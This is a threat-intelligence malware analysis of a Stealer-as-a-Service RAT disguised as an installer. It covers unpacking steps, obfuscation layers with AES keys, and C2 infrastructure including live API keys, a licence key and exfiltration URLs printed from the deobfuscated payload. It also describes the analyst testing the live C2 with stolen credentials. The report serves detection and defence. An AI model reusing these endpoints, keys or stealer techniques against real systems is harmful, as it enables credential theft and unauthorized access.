
A Malware-as-a-Service Ecosystem Operating in the Open
Indicators of Compromise (IOCs) and technical details in this article are published to enable detection and defence. All infrastructure was confirmed live at time of analysis.
Malware Analysis Report: Illusion-2.6.5-setup.exe
Table of Contents
- Executive Summary
- Sample Metadata
- Attribution
- Extraction Methodology
- Architecture & Obfuscation
- C2 Infrastructure
- Panel API Surface
- Stealer Capabilities
- Discord Injection
- Defense Evasion & UAC Bypass
- Persistence Mechanisms
- RAT Capabilities
- Operator OSINT
- Build Comparison — Illusion v2.6.5 vs. PinkieCraft
- MITRE ATT&CK Mapping
- Indicators of Compromise
- KQL Detection Rules
Executive Summary
On Friday 20th March, a user with ties to ShinyHunters on Telegram shared a tool they stated was a SmartScanner for enumerating websites. We analysed this sample. (Note: at time of writing, “ShinyHunters” context appears social/Telegram-based; there is no technical evidence in the payload directly attributing the malware to the ShinyHunters group.)

Illusion-2.6.5-setup.exe is a fully operational instance of Silent Stealer v2.6.5, a Stealer-as-a-Service (SaaS) sold on a monthly licence model. The sample was distributed via Telegram by a threat actor operating under the alias ShinySpider.
The malware is packaged as a fake Electron application installer using a custom NSIS wrapper built by ShinySpider (evidenced by the bespoke SpiderBanner.dll NSIS plugin). No artefacts in the sample provide a direct technical link between ShinySpider and the ShinyHunters group; attribution should remain cautious unless corroborated by Telegram intelligence. The inner payload is the Silent stealer and RAT, authored and operated by @MainSilent / @LegacySilent on Telegram.
The malware steals browser credentials, cookies, cryptocurrency wallets, Discord sessions and backup codes, payment card data, Steam sessions, Telegram tdata session directories, Roblox cookies, TikTok sessions, and Minecraft launcher profiles. It terminates all target browsers before credential harvest, establishes five simultaneous persistence mechanisms, executes four separate UAC bypass methods to obtain elevated privileges, adds Windows Defender exclusions, hijacks COM objects, and provides the operator with a full live RAT including remote PowerShell execution, filesystem access, screenshot capture, and a live chat channel to the victim's screen. All data is exfiltrated via GoFile and two dedicated C2 backends confirmed live at time of analysis.
Sample Metadata
Outer Installer (NSIS)
| Field | Value |
|---|---|
| Filename | Illusion-2.6.5-setup.exe |
| Size | 57 MB (59,751,506 bytes) |
| MD5 | ee17c8c6937ae832c39ead819fe385d2 |
| SHA1 | 12f11a989073de72cf0c5c80040f8017f3deeeea |
| SHA256 | 96c2445c13e00291be29c5c31d6ca1dc9b5caf4efa8a07140ef22b48362b055b |
| Format | PE32 NSIS self-extracting archive |
| PE Timestamp | 2018-12-15 (forged) |
| CompanyName | illusion |
| ProductName | Illusion |
| ProductVersion | 2.6.5 |
| LegalCopyright | Copyright © 2026 illusion |
Extracted Electron Executable
| Field | Value |
|---|---|
| Filename | Illusion.exe |
| Size | 121 MB |
| MD5 | 6ad3bb332b1657a90cd563735278ac2d |
| SHA256 | 18cb4c00c9eac622a6c7265ada3dbcf23ce750b028f905c9d78ea0384f5b3c8d |
Extracted ASAR Archive
| Field | Value |
|---|---|
| Filename | app.asar |
| Size | 24 MB |
| MD5 | 7dd7c9d99fafa52c9cdd2525bce4b24d |
| SHA256 | 9b7a8d09b3c86b8ea9cc338a033b37e0d086113ba479e8f48672271d4713df99 |
Key Payload Files
| File | Size | MD5 | SHA256 |
|---|---|---|---|
main.js | 991 KB | 89d29d674df2f52e3fcc8d4b1f97cb1f | 807b178ffa725e9869dca5c0087fae9abcd3cfad5a1e7065304000a6c5262b76 |
script/crypted.js | 5.0 MB | 39fd76c8f63b7d1d0dde94b3b77a6e4c | 58df506144fa0ee4f6ab5bde8eb7f2d19ea4b3ad0b2d4e687ff9d63f60688c09 |
script/discord-injection-obf.js | 992 KB | 2251c98a7d0b5a9361db29fc12cff610 | be679a3ad224069dee3fcb011ddecb75de44f63f2816da5891e058a4619808df |
Operator Panel Bundle (Live — Retrieved During Analysis)
| Field | Value |
|---|---|
| Source URL | https://website4funlol.onrender.com/assets/index-BgQx6xvA.js |
| Local copy | /home/remnux/Shiny/panel.js |
| SHA256 | 7b2d4fff1e3b8d201c2bb9452100c58dd8856a0364db2d284fe44e7ace62d242 |
| Size | 249 KB |
| Format | Minified React/Vite production bundle |
| Auth required | None — publicly accessible without credentials |
| Last-Modified | Wed, 04 Mar 2026 16:55:51 UTC (panel updated ~18 days before analysis) |
| Panel title | Silent Panel (confirmed in <title> tag of index.html) |
| CSS asset | /assets/index-DUxZYAxb.css (also unauthenticated) |
| Hosting IPs | 216.24.57.251, 216.24.57.7 (Render Inc.) behind Cloudflare |
| TLS cert | CN=onrender.com, issued by Google Trust Services WE1, valid Jan–Apr 2026 |

This file is a critical opsec failure by the Silent author. The entire operator panel frontend — including all API routes, the hardcoded backend URL (datasyncore.onrender.com), JWT auth flow, all RAT capability endpoints, and the CORS misconfiguration — is readable by anyone who visits the panel URL. No authentication is required to download it. This file alone maps the complete C2 infrastructure and capability set.
NSIS Plugin (Attribution Artefact)
| File | Size | MD5 | SHA256 |
|---|---|---|---|
SpiderBanner.dll | 9.0 KB | 17309e33b596ba3a5693b4d3e85cf8d7 | 996a259e53ca18b89ec36d038c40148957c978c0fd600a268497d4c92f882a93 |
Other NSIS Plugins (Standard)
| File | SHA256 |
|---|---|
nsExec.dll | 5d9ceb1ce5f35aea5f9e5a0c0edeeec04dfefe0c77890c80c70e98209b58b962 |
StdUtils.dll | b72e9013a6204e9f01076dc38dabbf30870d44dfc66962adbf73619d4331601e |
WinShell.dll | 9be85b986ea66a6997dde658abe82b3147ed2a1a3dcb784bb5176f41d22815a6 |
System.dll | 3eb38ae99653a7dbc724132ee240f6e5c4af4bfe7c01d31d23faf373f9f2eaca |
Attribution
Two Distinct Actors
Analysis of the sample reveals two separate threat actors involved in its production and distribution:
1. Silent Malware Author — @MainSilent / @LegacySilent
The inner payload (crypted.js, discord-injection-obf.js, main.js) is the Silent stealer kit. All C2 infrastructure, API keys, Telegram handles, and the operator panel at website4funlol.onrender.com are attributed to this actor. They operate Silent as a SaaS product sold on monthly licences.
Self-attribution within the malware:
package.jsonauthor field:"illusion"- PE version info:
CompanyName: illusion,ProductName: Illusion - API branding:
Silentapilolxd123.,SilentCF_2026!secure - Panel footer:
@MainSilent
2. Builder / Distributor — ShinySpider
ShinySpider packaged this build and distributed it via Telegram. The key evidence is SpiderBanner.dll — a custom NSIS installer UI plugin found in the $PLUGINSDIR of the NSIS wrapper. There is no publicly known NSIS plugin by this name in any standard or community distribution. The name Spider directly matches the distributor alias. The other NSIS plugins (nsExec.dll, StdUtils.dll, WinShell.dll, System.dll) are all standard community plugins; SpiderBanner.dll is the only custom one.
SpiderBanner.dll is a 9KB DLL that renders the installer's splash screen (progress bar, icon, “Installing, Please Wait…” text). It has been stripped of all version info and author strings, but the name embedded in its PE export table is SpiderBanner.dll.
ShinySpider's role: Takes Silent stealer payloads (likely purchased with the MONTHLY-* licence key), wraps them in their custom NSIS installer, and distributes the resulting binary via Telegram — either to buyers or directly to victims.
Telegram

The actor operates a Telegram channel that became active on November 26, 2025, with a vouches system created the same day — indicating rapid operational setup and an intent to establish buyer credibility quickly.
The channel posts redacted screenshots of stolen victim data as proof of functionality, including Discord tokens, associated email addresses, IP addresses, and friend list counts. This serves as advertising to prospective buyers.
With a Terms of Service:

The channel is openly marketing a commercial infostealer/Remote Access Trojan (RAT) as a paid product. Despite a boilerplate "educational use only" Terms of Service — a common legal shield used by malware-as-a-service operators — the tool is clearly designed and marketed for malicious credential theft.
The malware is advertised with the following features: Discord token harvesting from both the desktop app and browsers, cookie theft bypassing app-bound protection, Chrome password manager extraction, backup 2FA code extraction, full browser data collection covering autofill, passwords, and cookies, cryptocurrency wallet theft across 50+ wallets, session hijacking for Steam, Telegram, Roblox, and Minecraft, Firefox/Waterfox support, a web-based control panel with live screen viewing, victim chat, real-time alerts, and remote executable deployment, and claimed full antivirus evasion.

Notable Detail
The "educational purposes" TOS is standard liability deflection used across malware-as-a-service ecosystems and carries no operational weight given the tool's explicit design and the posting of apparent victim data as proof.
Extraction Methodology
Why a simple ZIP extraction is insufficient
Opening the installer with a ZIP tool only exposes the NSIS $PLUGINSDIR and bootstrap stubs ($R0 etc.) because NSIS uses its own custom compression (LZMA via nsis7z) rather than standard ZIP. The actual payload is stored in a compressed block after the NSIS stub, not in a ZIP-compatible format.
Layer 1: Extracting the NSIS installer
Use 7-Zip on Linux/REMnux or innounp/7z on Windows. On REMnux:
# Install 7z if not present
sudo apt install p7zip-full

# Extract NSIS contents — 7z understands NSIS format
7z x Illusion-2.6.5-setup.exe -o./extracted/nsis/

# You will get:
# $PLUGINSDIR/          — NSIS plugins including SpiderBanner.dll
# $PLUGINSDIR/app-64.7z — the actual application, compressed as a 7z archive
The main payload is inside $PLUGINSDIR/app-64.7z, not at the top level.
Layer 2: Extracting the Electron application
How to identify the inner archive as 7z despite being inside a PE binary:
Four converging signals confirm the format before you attempt extraction:
- NSIS structure — 7-Zip understands the NSIS installer format natively. Running
7z l Illusion-2.6.5-setup.exelists contents including$PLUGINSDIR/app-64.7zwith the extension explicit in the filename. The64suffix is the fingerprint of thensis7zplugin — the standard NSIS plugin for bundling large Electron apps as a compressed 7z payload. - Magic bytes — the extracted blob begins with
37 7A BC AF 27 1C(7z¼¯'), the 7z file signature. This confirms format independently of filename. filecommand —file '$PLUGINSDIR/app-64.7z'returns7-zip archive data, using magic bytes rather than extension.- Known NSIS pattern —
nsis7zis a well-known community plugin; seeingapp-64.7zinside$PLUGINSDIRis a standard pattern for NSIS-wrapped Electron installers. Any of the above alone is sufficient to confirm 7z.
# Extract the 7z archive containing the Electron app
7z x extracted/nsis/'$PLUGINSDIR'/app-64.7z -o./extracted/app/

# You will get the full Electron application directory:
# Illusion.exe         — Electron runtime (121MB)
# resources/app.asar   — the actual malware code (24MB)
# resources/app.asar.unpacked/  — native Node modules
# ffmpeg.dll, d3dcompiler_47.dll, etc. — Electron dependencies
Layer 3: Extracting the ASAR archive
ASAR is Electron's custom archive format (similar to TAR). It is not ZIP-compatible. The npx asar tool is the standard way to extract it, but if there is no internet access (as on an isolated REMnux VM), use a custom Python parser:
#!/usr/bin/env python3
# asar_extract.py — extract ASAR without internet/npm
import struct, json, os, sys

def extract_asar(asar_path, out_dir):
    with open(asar_path, 'rb') as f:
        # ASAR header: 4-byte magic, 4-byte header_size, 4-byte header_string_size, 4-byte padding
        f.read(4)  # pickle prefix
        header_size = struct.unpack('<I', f.read(4))[0]
        f.read(4)  # inner size
        f.read(4)  # padding
        header_json = f.read(header_size - 8).decode('utf-8').rstrip('\x00')
        header = json.loads(header_json)
        base_offset = f.tell()

        def extract_dir(node, current_path):
            os.makedirs(current_path, exist_ok=True)
            for name, entry in node.get('files', {}).items():
                full_path = os.path.join(current_path, name)
                if 'files' in entry:
                    extract_dir(entry, full_path)
                else:
                    offset = int(entry['offset'])
                    size = entry['size']
                    f.seek(base_offset + offset)
                    data = f.read(size)
                    with open(full_path, 'wb') as out:
                        out.write(data)

        extract_dir(header, out_dir)

extract_asar(sys.argv[1], sys.argv[2])
python3 asar_extract.py extracted/app/resources/app.asar extracted/asar/
# You will get:
# main.js — Electron main process (obfuscated)
# script/crypted.js — AES-encrypted stealer payload
# script/discord-injection-obf.js — AES-encrypted Discord injector
# package.json — app manifest (author: illusion)
# node_modules/ — bundled Node.js dependenciesSummary of extraction tree
Illusion-2.6.5-setup.exe          [NSIS self-extractor, 57MB]
└── $PLUGINSDIR/app-64.7z          [7z archive, extracted via 7z]
    └── Illusion.exe               [Electron runtime, 121MB]
    └── resources/app.asar         [ASAR archive, 24MB, extracted via Python parser]
        ├── main.js                [RAT / main process, 991KB]
        ├── package.json           [author: illusion, version: 2.6.5]
        └── script/
            ├── crypted.js         [stealer payload, 5MB, AES-256-CBC encrypted]
            └── discord-injection-obf.js  [Discord injector, 992KB, AES-256-CBC encrypted]
End-to-End Flow (High Level)
Run installer → Extract 7z payload → Extract Electron app → main.js loader
↓ Kill browsers + Defender exclusions + UAC bypass
↓ Drop Python 3.10 runtime → Python cookie extraction
• < 50 cookies → fallback: CDP + SQLite, then continue
• ≥ 50 cookies → continue
↓ Harvest credentials + wallets + sessions → ZIP + stage → Exfil to GoFile
• also: POST to C2 API → Operator panel
RAT (Socket.io) bridges the main.js loader ↔ C2 API throughout.
Architecture & Obfuscation
Three-Layer Obfuscation Pipeline
Both crypted.js and discord-injection-obf.js use identical obfuscation architecture applied in three passes.
L1: String Array Substitution — resolve lookups
↓
L2: AES-256-CBC Decryption — decrypt blob
↓
L3: String Split Reassembly — collapse concatenations
↓
Plaintext Payload
Layer 1: String Array Substitution
All string literals are replaced with function calls into a lookup array:
__p_N_dLR_M__JS_PREDICT__(0xNN)A 342-element array at the top of each file holds the actual strings, with a rotation/shift function applied at runtime to decode them. Static string extraction of the file returns nothing useful.
Layer 2: AES-256-CBC Encrypted Inner Payload
After string substitution is resolved, the core logic is stored as an AES-256-CBC ciphertext blob embedded in the file. Key material is derived via PBKDF2 and hardcoded after Layer 1 decoding.
crypted.js key material:
Key:  qAkwW2T404Zgen4RBPd4TcSzCy6/87YO
Salt: twdBmeIvLrxaGyZTG03JyQ==
IV:   nTJkMZioguzsp+rkA1RDLw==
KDF:  PBKDF2
discord-injection-obf.js key material:
Key:  uDucKHSKN9djz0GPPzvbgM62jLfZCvnM
Salt: GkzRkp0MRWfz7e1eGRSCtQ==
IV:   DjkD14cic+AvoMdjgFrHNw==
KDF:  PBKDF2
Layer 3: Second String Substitution + String Split Obfuscation
The decrypted inner payload has a second string array applied. Additionally, sensitive strings (especially C2 URLs) are split across multiple concatenated string literals to defeat both static analysis and string extraction:
// Example — network-sync-protocol.net deliberately fragmented:
'https://networ' + 'k-sync-protoco' + 'l.net/api/send'

// GoFile servers:
"https://" + '/store8' + ".gofile.io/uploadFile"

// License key:
'MONTHLY' + '-AFD08A' + 'AF41936' + '99E8225' + 'A95D1B3' + 'C448C'
This technique means strings, pestr, and simple grep all miss these values. Full deobfuscation and AST-level string concatenation collapse is required.
main.js
main.js uses only Layer 1 (string array substitution) with a 342-element array. It handles Electron initialisation, persistence setup, and RAT Socket.io communication. It contains no direct C2 URLs — those are constructed at runtime from the decoded string array.
C2 Infrastructure
Victim: Stealer · Discord Injector · RAT Client
C2 Backends: datasyncore · network-sync-protocol · GoFile
Operator: Silent Panel · Discord Webhook · Telegram OTP
Stealer → datasyncore; Stealer → GoFile; Discord Injector → network-sync-protocol; RAT Client ↔ datasyncore; datasyncore → Discord Webhook; datasyncore → Telegram OTP; GoFile ⇢ Discord Webhook; Silent Panel ↔ datasyncore
Primary Backend — Stealer Exfiltration
| Field | Value |
|---|---|
| Hostname | datasyncore.onrender.com |
| Platform | Render.com (free tier) |
| Fronting | Cloudflare |
| Protocol | HTTPS / Socket.io WebSocket |
| CF Proxy Auth Header | SilentCF_2026!secure |
| API Key | Silentapilolxd123. |
| Operator Licence Key | MONTHLY-AFD08AAF4193699E8225A95D1B3C448C |
Additional backend URLs found in datasyncflow (unreported)
The following constants were observed in datasyncflow.js, indicating a third C2/backend instance not covered elsewhere in this report:
const op = "https://apisyncdata.onrender.com/"   // client page
const zp = "https://apisyncdata.onrender.com/"   // login page
const bp = "https://apisyncdata.onrender.com/"   // chat page
This suggests either: (1) backend migration after analysis, or (2) a split architecture where the panel and the malware communicate with different backend instances.
Additional undocumented panel API endpoints
The panel appears to expose additional chat-related routes not documented elsewhere:
| Endpoint | Notes |
|---|---|
POST /api/chat/<hwid>/bring | Forces victim to navigate to chat page — not documented |
POST /api/chat/<hwid>/victim | Victim sends message (unauthenticated) — not documented |
GET /api/chat/<hwid>/messages | Unauthenticated message retrieval — not documented |
All stolen data is POSTed as Discord-style embed JSON payloads. The backend relays these to the operator's Discord webhook (webhook URL is server-side only, not present in the malware). CORS misconfiguration confirmed — server returns access-control-allow-origin: http://localhost:3000 in production, indicating development config shipped to production.
Live confirmation: POST /api/admin/request-code with the licence key returned HTTP 200 and triggered a Telegram OTP during analysis, confirming the backend is fully operational with active victims.
Discord Injector C2 — Credential Exfiltration
| Field | Value |
|---|---|
| Hostname | network-sync-protocol.net |
| Endpoint | https://network-sync-protocol.net/api/send |
| Status | DNS DOWN at time of analysis — domain no longer resolving |
| Purpose | Real-time Discord credential and payment card exfiltration |
| API Key | Silentapilolxd123. |
| Licence Key | MONTHLY-AFD08AAF4193699E8225A95D1B3C448C |
| Rate Limit Delay | 2000ms |
This is a separate C2 used exclusively by the Discord injector. It receives intercepted credentials immediately as victims log in, enter MFA codes, or trigger payment flows within Discord. The URL was intentionally fragmented across string concatenations and would not appear in any standard IOC extraction without full deobfuscation.
Operator Panel
| Field | Value |
|---|---|
| URL | https://website4funlol.onrender.com |
